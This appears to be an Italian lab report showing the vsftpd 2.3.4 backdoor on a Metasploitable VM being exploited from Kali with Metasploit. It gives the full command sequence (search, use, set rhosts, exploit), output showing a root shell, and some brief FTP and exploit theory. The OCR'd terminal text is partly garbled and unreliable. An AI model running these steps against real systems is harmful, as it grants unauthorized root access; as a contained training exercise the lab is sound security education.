

# Hacking con Metasploit

Ernesto Robles





# Dispositivi coinvolti


**MACCHINA KALI: 192.168.1.59  
MACCHINA METASPOITABLE: 192.168.1.60**

# METASPLOIT

Con l'uso di Metasploit “framework open-source” usato per il penetration testing e lo sviluppo di Exploit verrà effettutato l'hacking del servizio FTP di Metasploitable.

FTP è un protocollo di rete che richiede l'autenticazione e utilizzato per il trasferimento di file, consentendo l'invio e la ricezione di file tra un client e un server.


FTP trasmette le credenziali (nome utente e password) in chiaro senza crittografia, il che è un rischio per la sicurezza. Per questo motivo sono consigliati protocolli come FTPS (FTP over SSL/TLS) o SFTP (SSH File Transfer Protocol) che offrono crittografia durante il trasferimento dei dati.



# METASPLOIT

**Un exploit è una tecnica o codice informatico che sfrutta una vulnerabilità o una debolezza in un sistema/software di una vittima al fine di eseguire o installare il Malware sul sistema compromesso quando quest'ultimo è attivo può svolgere ulteriori azioni malevole.**

**Il Malware è un software dannoso progettato per danneggiare o compromettere un sistema dunque viene usato per creare una vulnerabilità mentre L'Exploit essendo più specifico e mirato è progettato per sfruttare una vulnerabilità già esistente.**



# METASPLOIT

Con l'uso di Metasploit andremo ad esplorare la Macchina Metaspitable, qui il tool viene utilizzato da cmd di Kali e viene fatto partire con il comando “msf console” successivamente con il comando “search vsftpd” cerchiamo l’exploit del servizio ftp e lo usiamo, attraverso il comando “options” è possibile vedere quali sono i parametri necessari e come è possibile vedere manca il parametro rhost che fa riferimento al target.

```
root@kali3:/home/kali3
File Actions Edit View Help
msf6 exploit(windows/http/generic_http_dll_injection) > search vsftpd
Matching Modules
=====
#  Name
-  auxiliary/dos/ftp/vsftpd_232           Disclosure Date  Rank   Check  Description
0   exploit/unix/ftp/vsftpd_234_backdoor  2011-02-03    normal  Yes    VSFTPD 2.3.2 Denial of Service
1   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03    excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(windows/http/generic_http_dll_injection) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name  Current Setting  Required  Description
CHOST            no        The local client address
CPORT            no        The local client port
Proxies          no        A proxy chain of format type:host:port[,type:host:port][ ...]
RHOSTS          yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            21      The target port (TCP)

Payload options (cmd/unix/interact):
=====
Name  Current Setting  Required  Description

Exploit target:
=====
Id  Name
--  --
0   Automatic

shell.php
```

# METASPLOIT

Con il comando “set rhosts” si inserisce il target (ip) dell’exploit che in questo caso è la macchina Metasploitable successivamente attraverso il comando “options” è possibile controllare che tutti i parametri necessari siano presenti e possiamo far partire il codice con il comando “exploit”.

```
root@kali3: /home/kali3
File Actions Edit View Help
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.60
rhosts => 192.168.1.60
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.1.60 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 testdbhash... yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description
New Graph... sshnames.txt

Exploit target:
Id Name
02 1 Automatic shpassw.txt

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.60:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.60:21 - USER: 331 Please specify the password.
[+] 192.168.1.60:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.60:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.63:35355 → 192.168.1.60:6200) at 2023-11-06 14:56:57 +0100
```

# METASPLOIT

**Andato a buon fine otteniamo come risultato il possedimento della shell di Metasploitable e da qua possiamo vedere le directory presenti con il comando “ls” da cui capiamo essere nella directory di root, successivamente si crea un altra cartella con il comando “mkdir” e infine usando di nuovo “ls” si conferma che la cartella sia presente.**

The screenshot shows a terminal window with the following text:

```
[*] 192.168.1.60:21 - USER: 331 Please specify the password.  
[+] 192.168.1.60:21 - Backdoor service has been spawned, handling ...  
[+] 192.168.1.60:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.1.63:35355 → 192.168.1.60:6200) at 2023-11-06 14:56:57 +0100  
root@kali3: /home/kali3  
File Actions Edit View Help  
ls  
UD  
bin File System hydra1  
boot  
cdrom  
dev  
etc  
home  
initrd home testdbhash...  
initrd.img  
lib  
sbin  
srv  
sys  
tmp 192.168.50.... sshpassw.txt  
usr  
var  
vmlinuz  
mkdir test_metasploit  
ls  
un  
media  
mnt 192.168.50.... sshpassw.txt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
test_metasploit  
tmp  
usr  
var  
vmlinuz
```

The terminal is running as root on a Kali Linux system, showing a successful exploit and a file browser interface. The user has created a directory named "test\_metasploit" and confirmed its existence with an "ls" command.